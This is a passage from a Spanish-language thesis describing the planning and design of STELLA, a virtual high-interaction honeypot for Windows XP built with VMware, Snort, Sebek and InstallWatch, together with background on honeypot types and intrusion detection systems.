Las *honeypots* de alta interacción pueden ser completamente comprometidas. Tienen toda la capacidad de operación de un sistema real con sus mismos defectos y debilidades. Así, el intruso puede interactuar con un sistema y servicios reales, pues no se trata de una emulación de servicios, funcionalidad, etc., permitiendo captar considerable información sobre las amenazas. De esta forma, se puede capturar los *exploits* del atacante al acceder de modo no autorizado, monitorear las pulsaciones de teclado, recobrar sus herramientas de intrusión y operación, o aprender acerca de los motivos que le promueven. Pero este completo acceso al sistema supone también un gran riesgo a tener en cuenta, y es que el atacante puede utilizar este potencial para irrumpir en otras máquinas no *honeypots* en la propia red o a través de Internet. Es por ello que se deben tomar medidas para salvaguardar al menos nuestra propia red y mitigar los riesgos.

Aunque la utilidad de este tipo de *honeypots* es, tal y como se ha comentado, sumamente útil como herramienta de seguridad e investigación, se ha de tener en cuenta la cantidad de recursos que consumen, siendo ésta su principal desventaja.

- ***Honeypots de baja interacción***

En contraste con las anteriores, las *honeypots* de baja interacción emulan servicios u otros aspectos de una computadora real. Permiten al atacante una limitada actuación sobre los recursos del sistema, lo que da acceso principalmente a información cuantitativa de los ataques. Por ejemplo, la emulación de un servidor HTTP podría responder tan sólo a peticiones de un fichero en particular e implementar sólo un subconjunto de las especificaciones HTTP. El nivel de interacción debe ser el justo y suficiente para engañar al atacante o a una herramienta automatizada, tal como un *worm* que está buscando un fichero concreto para comprometer al servidor. La ventaja es su gran simplicidad y fácil mantenimiento, pues, normalmente, basta con implementar la *honeypot* de baja interacción y dejarla recolectar datos por sí sola. La información puede tratar sobre propagación de gusanos o *worms* en la red o el escaneo causado por *spammer* de las transmisiones abiertas en la red.

La instalación de este tipo de *honeypots* destaca por su simplicidad: basta con instalar y configurar una aplicación o herramienta y dejarla actuar, sin necesidad de establecer una metodología tan compleja como la necesaria para la administración del entorno de una *honeypot* de alta interacción. Existen multitud de soluciones no comerciales para su implementación, con las que un usuario no muy experimentado puede configurar una red de cientos de *honeypots* de baja interacción en poco tiempo.

Las *honeypots* de baja interacción se dedican primordialmente a recolectar datos y recoger información de alto nivel sobre los patrones de ataque. Además, pueden ser usadas como un tipo de detección de intrusiones en el sistema a modo de aviso. Asimismo, pueden ser utilizados para atraer a los intrusos y alejarlos de las máquinas reales, aquellas que realmente son útiles.

Al igual que con las anteriores, las *honeypots* de baja interacción pueden ser usadas en combinación con otras *honeypots* de baja interacción para formar una *low-interaction honeynet*.

- ***Honeypots físicas***

Las *honeypots* físicas implican que el señuelo se está ejecutando en una máquina física. Normalmente, este tipo de implementación se utiliza para desplegar una *honeypot* de alta interacción, ya que permite que el sistema sea completamente comprometido. Su instalación y mantenimiento suele ser muy caro, por lo que es impracticable su uso para el despliegue de *honeynets* con un alto número de máquinas o con un espacio de direcciones IP muy amplio.

- ***Honeypots virtuales***

En este caso, se trata de utilizar máquinas virtuales para la implementación de la *honeypot*. Este método resulta mucho más sencillo de mantener que una *honeypot* física y con una escalabilidad mucho mayor. Así, sería posible tener miles de estos señuelos en una sola máquina física. Además, resultan de muy bajo coste económico, por lo que son accesibles a prácticamente cualquier persona.

Para este fin, se suele hacer uso de programas como VMware o User-Mode Linux. Ambas aplicaciones habilitan a una máquina la simulación de un sistema completo o no, que responde al tráfico de red a él enviado.

Para cualquier trabajo con *honeypots*, es necesario que el sistema pueda acceder a Internet, así como que Internet pueda acceder al sistema. La mayoría de personas están conectadas a Internet vía DSL o modems. Estos dispositivos virtuales habitualmente hacen uso de NAT (network address translation). Incluso aunque se pueda tener una red completa tras el modem, dicha red interna no puede ser accedida por Internet. En tal caso, no se obtendrían datos de valor mediante el uso de *honeypots* en una red basada en NAT. Para una experimentación seria, es necesario tener un proveedor ISP que suministre una conectividad IP real completa.

1.4 Objetivos y Motivación de este Trabajo

1.4.1 Motivación

El objetivo global de esta memoria es llevar a cabo un trabajo de campo en el área de las *honeypots* virtuales. La experimentación realizada en éste área desde sus orígenes (el proyecto Honeynet, gran referente en este aspecto, surgió en el año 1999) ha sido escasa y la documentación al respecto es casi inexistente. Al igual que las amenazas informáticas y sus consecuencias han sido sobradamente ilustradas, los medios complejos para su análisis que suponen las *honeypots* han sido ciertamente marginados. De este modo, dada la repercusión de Internet como medio de comunicación y el grave peligro que suponen los ataques informáticos en la actualidad, sorprende la escasez de recursos asignados a un analizador de este entorno como son las *honeypots*. Así, surgió la incitación a desarrollar un modelo de uno de estos cebos que permitiese profundizar en el conocimiento de la

seguridad informática y comprobar en qué consistía realmente el potencial de estos sistemas.

La curiosidad en cuanto a estos ataques se centró en el sistema operativo que se utilizaba en ese momento: Windows XP Professional. Se tenía inquietud por saber más en cuanto al modo en que la propia seguridad podría ser comprometida utilizando para ello los medios de los que se disponía en ese momento.

En primer lugar, se evaluó la posibilidad de hacer uso de una *honeypot* prediseñada. El número de estos modelos no era excesivo en el momento de inicio de este proyecto y, además, no siempre se adecuaban a los requerimientos que en un inicio se consideraron, pues exigían una arquitectura cerrada. Así, se planteó la pregunta: ¿por qué no una *honeypot* propia? Una respuesta afirmativa suponía una planificación y diseños particular, de forma que se ajustasen por completo a las necesidades establecidas. Además, su desarrollo adjuntaría un conocimiento completo de sus capacidades y funcionalidades, por lo que se extraería más jugo de ella.

Una vez iniciado el despliegue, se comenzó a percibir la no trivialidad de su desarrollo. Inicialmente, se debían considerar las necesidades, para continuar con su planificación, diseño e implementación. Se debían comprobar las herramientas necesarias y el software que cumpliese los requisitos preestablecidos. Por ello, se llevaron a cabo pruebas con distintas aplicaciones para cada uno de los puntos a tratar, evaluando cada una de ellas durante ciertos periodos de prueba. Se fueron añadiendo utilidades, herramientas y configuraciones, seleccionando las opciones más adecuadas y descartando el resto… El sistema iba tomando forma, distinguiéndose de los demás proyectos de la misma naturaleza, en suma, asumiendo una identidad. Es así como surgió ***STELLA***.

STELLA se convirtió en el resultado de un trabajo arduo. Su despliegue no fue sencillo, no sólo por las numerosas opciones que se barajaron en su desarrollo, sino también por el problema que parte del software que *ella* integra supuso a la hora de ser instalado. Incompatibilidades entre aplicaciones, errores de programación de las propias herramientas, problemas con el sistema operativo y un largo etcétera que sugirió la necesidad de establecer una guía para reproducir la implementación de esta *honeypot* concreta. Pero también era necesario comprobar su funcionalidad, su capacidad para recolectar información útil a la hora de llevar a cabo el estudio de los ataques informáticos. Así, se pretende con esta memoria establecer un compendio del trabajo efectuado, de modo que se facilite una guía que permita reproducir el modelo de *honeypot* creado, a la vez que resumir y demostrar su funcionalidad por medio de la muestra de parte de los resultados de su puesta en marcha.

1.4.2 Objetivos

A continuación se expone la lista de objetivos concretos que se pretenden satisfacer con la elaboración de este trabajo, así como las áreas en las que se engloban cada uno de ellos:

> **Objetivo 1: Planificación de las herramientas y mecanismos necesarios para la implementación de una *honeypot* de alta interacción virtual sobre y para Windows XP.**
> En este caso, se trata de plantear los propósitos de la *honeypot* a desarrollar y las necesidades que se deben cubrir para alcanzar dichos propósitos. Se debe establecer el tipo de software que se encargará de satisfacer cada una

de las necesidades y la estructura que debe seguir en cuanto a funcionalidad.

Objetivo 2: Diseño y engranaje de los distintos componentes que han de conformar a STELLA.
Sabiendo que tipo de software se requiere, se debe llevar a cabo la selección de aplicaciones concretas que se utilizarán, analizando sus características y funcionalidades para comprobar que sean las requeridas por la planificación efectuada.

Objetivo 3: Implementación de STELLA.
Ya establecido el diseño completo, es necesario llevar a cabo su implementación, la instalación de cada una de las herramientas y comprobación de que el conjunto de ellas se complementa y responde tal y como se había planificado. Pues el uso de software de diferente origen puede suponer una fuente de incompatibilidades entre sí y con el sistema operativo.

Objetivo 4: Puesta en marcha de STELLA
Una vez desplegado el sistema, se debe poner a prueba su funcionamiento, la capacidad de recogida de datos que posteriormente puedan ser analizados.

Objetivo 5: Análisis de los datos recogidos por STELLA
Se debe llevar a cabo el estudio de los datos recogidos, de modo que se pueda establecer su provecho y extraer conclusiones útiles de ellos.

1.5 Estructura del Documento

Este documento se encuentra dividido en tres partes claramente diferenciadas. La Parte Primera englobará los objetivos 1, 2 y 3, mientras que en la Parte Segunda se abordarán los restantes objetivos, 4 y 5. Para terninar, la Parte Tercera expondrá las conclusiones finales de este trabajo.

PARTE I

ANÁLISIS, DISEÑO E IMPLEMENTACIÓN DE STELLA

2 STELLA-*HONEYPOT*

2.1 Fase de Planificación

Una vez descritos el concepto, los tipos, la funcionalidad y objetivos de las *honeypots*, se describe en detalle el proceso de planificación del que surgió STELLA. Así, se lleva a cabo una caracterización completa de los análisis de los objetivos que se pretendían alcanzar con la configuración de una *honeypot*, y los recursos y componentes necesarios para ello, es decir, todo el proceso previo a la fase de diseño.

2.1.1 Análisis de objetivos

Primeramente, se debe definir el objeto de análisis, aquello que se quiere estudiar dentro del marco de la seguridad informática y que será el objetivo para la implementación de una *honeypot*. De esta forma, es necesario decidir los recursos, servicios, así como el tipo de sistema que se desean poner a prueba a la hora de ser comprometidos. Por otro lado, se ha de elegir el tipo de datos que se quieren analizar, las amenazas y herramientas de intrusión a las que se pretende exponer la máquina y el modo o profundidad en que se desea recoger esta información, de forma cuantitativa o más orientada a un análisis completo en el método de intromisión y operación del atacante, lo que supondrá una mayor o menor carga de recursos para el desarrollador. Tampoco se debe olvidar la funcionalidad que ofrecen las *honeypots* como distracción frente a las intrusiones, y si es éste el destino del proyecto.

Así, el compromiso de todos estos requisitos lleva a decidir entre el desarrollo de una *honeypot* de alta o baja interacción. Puesto que la profundidad del estudio es gravemente mayor para las *high-interaction honeypots*, se tomó esta alternativa para el estudio de las intrusiones, ya que ello abre un campo mucho más extenso en cuanto a su modo de análisis. Debido a que la configuración de este tipo de cebos es mucho más compleja y costosa en cuanto al mantenimiento y evaluación de la misma, se decidió centrar el estudio en un solo sistema operativo, obviando la posibilidad de desplegar una *honeynet*. Dado que el más extendido, al menos a nivel de usuario, es el sistema operativo Windows, se tomo éste como elección.

2.1.2 Análisis de recursos y componentes

Llegado este punto, es tiempo de establecer las herramientas y medios que se van a utilizar para conseguir alcanzar estos objetivos, es decir, cuál es el diseño de la *honeypot* de alta interacción más adecuado para analizar un sistema Windows

completo. El primer paso para ello es decidir si la *honeypot* será física o virtual y, a continuación, se tendrá que establecer el tipo de herramientas que sobre ella y su entorno se aplicarán para la recogida de datos.

Tal y como se comentaba en el apartado 1.3.1, el uso de máquinas virtuales supone un menor coste, tanto económico como de carga de trabajo para el desarrollador. De este modo, se optó por el uso de este tipo de aplicaciones, pues su versatilidad y utilidad resultaban, al parecer propio, la mejor opción.

Ya creada la plataforma, se deben agregar las herramientas necesarias para la monitorización del cebo. Así, se recurre a los IDS. El término *IDS* (Sistema de detección de intrusiones) hace referencia a un mecanismo que, sigilosamente, escucha el tráfico en la red para detectar actividades anormales o sospechosas, y de este modo, reducir el riesgo de intrusión.

Existen dos claras familias importantes de IDS, ambas necesarias para la plataforma desplegada:

- El grupo N-IDS (Sistema de detección de intrusiones de red), que se orienta a la seguridad dentro de la red.
- El grupo H-IDS (Sistema de detección de intrusiones en el *host*), que se orienta a la seguridad en el *host*.

2.1.2.1 Sistema de detección de intrusiones de red (N-IDS)

Un N-IDS necesita un hardware exclusivo. Éste forma un sistema que puede verificar paquetes de información que viajan por una o más líneas de la red para descubrir si se ha producido alguna actividad maliciosa o anormal. El N-IDS pone uno o más de los adaptadores de red exclusivos del sistema en modo promiscuo. Éste es una especie de modo "invisible" en el que no tienen dirección IP. Tampoco tiene protocolos asignados. Es común encontrar diversos IDS en diferentes partes de la red. Por lo general, se colocan sondas fuera de la red para estudiar los posibles ataques, así como también se colocan sondas internas para analizar solicitudes que hayan pasado a través del cortafuegos o que se han realizado desde dentro.

Los principales métodos utilizados por N-IDS para informar y bloquear intrusiones son:

- Reconfiguración de dispositivos externos (*cortafuegos* o ACL en *routers*): Comando enviado por el N-IDS a un dispositivo externo (como un filtro de paquetes o un cortafuegos) para que se reconfigure inmediatamente y así poder bloquear una intrusión. Esta reconfiguración es posible a través del envío de datos que expliquen la alerta (en el encabezado del paquete).
- Envío de una trampa SNMP a un hipervisor externo: envío de una alerta (y detalles de los datos involucrados) en forma de un datagrama SNMP a una consola externa.
- Envío de un correo electrónico a uno o más usuarios: envío de un correo electrónico a uno o más buzones de correo para informar sobre una intrusión seria.
- Registro del ataque: se guardan los detalles de la alerta en una base de datos central, incluyendo información como el registro de fecha, la dirección IP del intruso, la dirección IP del destino, el protocolo utilizado y la carga útil.
- Almacenamiento de paquetes sospechosos: se guardan todos los paquetes originales capturados y/o los paquetes que dispararon la alerta.

- Apertura de una aplicación: se lanza un programa externo que realice una acción específica (envío de un mensaje de texto SMS o la emisión de una alarma sonora).
- Envío de un *ResetKill*: se construye un paquete de alerta TCP para forzar la finalización de una conexión (sólo válido para técnicas de intrusión que utilizan el protocolo de transporte TCP).
- Notificación visual de una alerta: se muestra una alerta en una o más de las consolas de administración.

2.1.2.2 Sistema de detección de intrusiones de *host* (H-IDS)

El H-IDS se encuentra en un *host* particular. Por lo tanto, su software cubre una amplia gama de sistemas operativos como Windows, Solaris, Linux, HP-UX, Aix, etc. El H-IDS actúa como un *daemon* o servicio estándar en el sistema de un *host*. Tradicionalmente, el H-IDS analiza la información particular almacenada en registros (como registros de sistema, mensajes, *lastlogs* y *wtmp*) y también captura paquetes de la red que se introducen/salen del *host* para poder verificar las señales de intrusión (como ataques por denegación de servicio, puertas traseras, troyanos, intentos de acceso no autorizado, ejecución de códigos malignos o ataques de desbordamiento de búfer).

2.1.2.3 Herramientas de análisis forense

Una vez que se tiene una completa monitorización de la *honeypot* en tiempo real, tan sólo queda por determinar cómo llevar a cabo una labor: el análisis forense. El análisis forense es una metodología de estudio ideal para el análisis posterior de incidentes, mediante el cual se trata de reconstruir cómo se ha penetrado en el sistema, a la par que se valoran los daños ocasionados. Los servicios de análisis forense comprenden el estudio de los sistemas para determinar el grado de compromiso y exposición de los sistemas, los datos de los presuntos atacantes y el nivel de intrusión alcanzado y la recuperación de datos en caso de pérdidas.

Estos servicios surgen dada la necesidad de analizar los ataques sufridos, así como la necesidad de desvelar a los atacantes o intrusos. Es igualmente preciso conocer qué herramientas y metodologías han empleado los atacantes para entrar en nuestros sistemas, y todo ello orientado a planificar adecuadamente planes que impidan que los ataques se repitan.

Es necesaria la elaboración de un protocolo de análisis forense mediante el cual se traten las evidencias obtenidas con las máximas condiciones de asepsia, para impedir la contaminación de pruebas.

Realizar trabajos de análisis forense es necesario para asegurar, principalmente, que las brechas de seguridad han sido resueltas y que el incidente que se haya producido no se produzca más. Los datos de un análisis forense permiten trazar la identidad de los atacantes, así como su localización, pudiendo obtener de estos datos información útil para procesos judiciales o laborales.

2.2 Fase de Diseño

De este modo, se han establecido los componentes necesarios para la *honeypot* a desarrollar, pero aún no se ha definido la firma del software que llevará a cabo

cada una de las tareas. En este punto, se sabe que el entorno consistirá en los siguientes componentes:

1. Una máquina física
2. Un programa de virtualización
3. Un IDS de red
4. Un IDS de *host*
5. Un programa que facilite el análisis forense

1. Máquina física

La máquina física se trata de un PC con las siguientes características:

✓ *Sistema operativo*	*Microsoft Windows XP Professional*
✓ *Versión*	*5.1.2600 SP 3 Compilación 2600*
✓ *Fabricante*	*Microsoft Corporation*
✓ *Fabricante del sistema*	*Dell Inc.*
✓ *Modelo del sistema*	*Dell DXP061*
✓ *Tipo de sistema*	*Equipo basado en X86*
✓ *Procesador*	*x86 Family 6 Model 15 Stepping 6 GenuineIntel ~2128 MHz*
✓ *BIOS Versión/Fecha*	*Dell Inc. 2.5.3, 22/11/2007*
✓ *Versión de SMBIOS*	*2.3*
✓ *Directorio de Windows*	*C:\WINDOWS*
✓ *Directorio del sistema*	*C:\WINDOWS\system32*
✓ *Dispostivo de inicio*	*\Device\HarddiskVolume2*
✓ *Configuración regional*	*España*
✓ *Capa abstracción* hardware	*Versión=5.1.2600.5512 (xpsp.080413-2111)*

2. Programa de virtualización

Como software de virtualización, se tomó VMware Workstation, versión 5.0.0. Este programa de gran versatilidad permite el arranque de varias máquinas virtuales con funcionalidad completa o no, a elección del usuario. Además, incluye multitud de herramientas para la gestión de las unidades virtuales, más adelante mostradas, que facilitan sobremanera la gestión y mantenimiento de la *honeypot*.

3. IDS de red

En cuanto al IDS de red, se utilizó Snort, ya que es un software *open source* con grandes capacidades. Puesto que el despliegue de esta *honeypot* se inició en 2007, la versión tomada fue la versión 2.7.0, la más actual en ese momento. Snort permite monitorear uno o varios *host* concretos en una red, avisando de los posibles ataques que sobre él o ellos se efectúan. Puesto que por sí solo Snort guarda todos los datos en ficheros a modo de *log*, se encuentra el problema a la hora de mostrar los resultados, pues revisar cada uno de los *logs* resulta altamente tedioso e ineficiente. Es por ello que se procede a utilizar una base de datos MySQL para guardar toda la información de forma ordenada y la herramienta ACID para llevar a cabo la muestra de todos estos datos. Este último programa requiere de la coparticipación de PHP y un servidor, en este caso Apache. La Figura 3 muestra los componentes anteriormente mencionados del IDS de red, así como el flujo de datos entre ellos.




Ilustración 3. STELLA: Componentes y flujo de datos del IDS de red.

4. IDS de *host*

Después de barajar varias opciones, se optó por utilizar Sebek v3 como IDS de *host*, programa creado por el *Honeynet* Project. Este programa está albergado en la propia *honeypot*, pero necesita un componente más para su funcionamiento: un servidor al que enviarle la información. Así, debido a la baja capacidad de recursos, se tuvo que configurar el servidor como otra máquina virtual, aun cuando la mayor efectividad se obtiene por medio de otra computadora física que haga las veces de servidor y *Honeywall*. En nuestro caso el servidor consistirá en una máquina Linux. La figura 4 muestra los componentes mencionados del IDS de *host*, así como el flujo de datos entre ellos.




Ilustración 4. STELLA: componentes y flujo de datos del IDS de *host*.

5. Programa de análisis forense

InstallWatch se trata de un programa de análisis forense residente en la propia *honeypot*. Este software permitirá llevar a cabo el estudio de la *honeypot* una vez comprometida y finalizado el proceso de captura o exposición a las intrusiones, mostrando todos los componentes del sistema que han sido alterados.

La *honeypot* debe ser aislada del sistema real, se necesita anular toda comunicación con la máquina real para evitar que ésta última sea infectada por cualquier *malware*. Para ello, se usa un cortafuegos, en este caso, se dispone de Panda Antivirus Platinum 2007.

Por último, es necesaria una conexión a Internet. La conexión utilizada es ADSL de un mega con un *router* SpeedTouch 585 v6 de Thomson, conectado a la máquina física por medio de un cable ethernet.

De este modo, la arquitectura completa e interacción entre los distintos programas quedaría en que indica la Ilustración 5.




Ilustración 5. Estructura de STELLA.

2.3 Fase de Implementación

A continuación se detallarán las aplicaciones utilizadas en cada uno de los componentes anteriormente definidos. Se detallarán también los pasos más relevantes llevados a cabo en el momento de instalación y manejo de esta herramientas y los ajustes necesarios para la interconexión y el funcionamiento de todos las herramientas necesarias.

2.3.1 VMware Workstation

VMware es un software de virtualización que permite ejecutar múltiples sistemas operativos al mismo tiempo. El primer sistema operativo que está instalado, el sistema operativo de base, se llama *Host*OS. Este es el sistema operativo en el que se instala VMware. Una vez que se ha instalado el *Host*OS y VMware, se pueden

instalar sistemas operativos adicionales que se ejecuten dentro del entorno virtual. Todos estos sistemas operativos adicionales se llaman GuestOS, ya que son "invitados" en el sistema operativo base (*Host*OS).




Ilustración 6. *Host*OS de VMware Workstation.

VMware Workstation es una opción de virtualización muy usada y establecida. Está diseñada para el usuario de escritorio y disponible para plataformas Linux y Windows. Las ventajas de usar la estación VMware como una *honeypot* virtual son:

- ✓ Amplia gama de sistemas operativos soportados, se pueden ejecutar una gran variedad de sistemas operativos dentro del entorno virtual como *GuestOS*, incluyendo Linux, Solaris, Windows y FreeBSD.

- ✓ Opciones de red, la estación provee dos formas de manejar las redes. La primera es en modo puente (*bridged*), que permite a un *honeypot* usar la tarjeta del computador y parecer ser otra máquina en la red. La segunda opción es redes sólo en la máquina, con lo que se puede controlar mejor el tráfico con un cortafuegos.

- ✓ La estación VMware crea una imagen de cada sistema operativo *guest*. Estas imágenes son simplemente unos archivos, lo que le hace muy movible. Esto significa que pueden ser transferidas a otros computadores. Para restaurar un *honeypot* a su estado original, basta con hacer una copia de seguridad (*snapshot)* en su lugar.

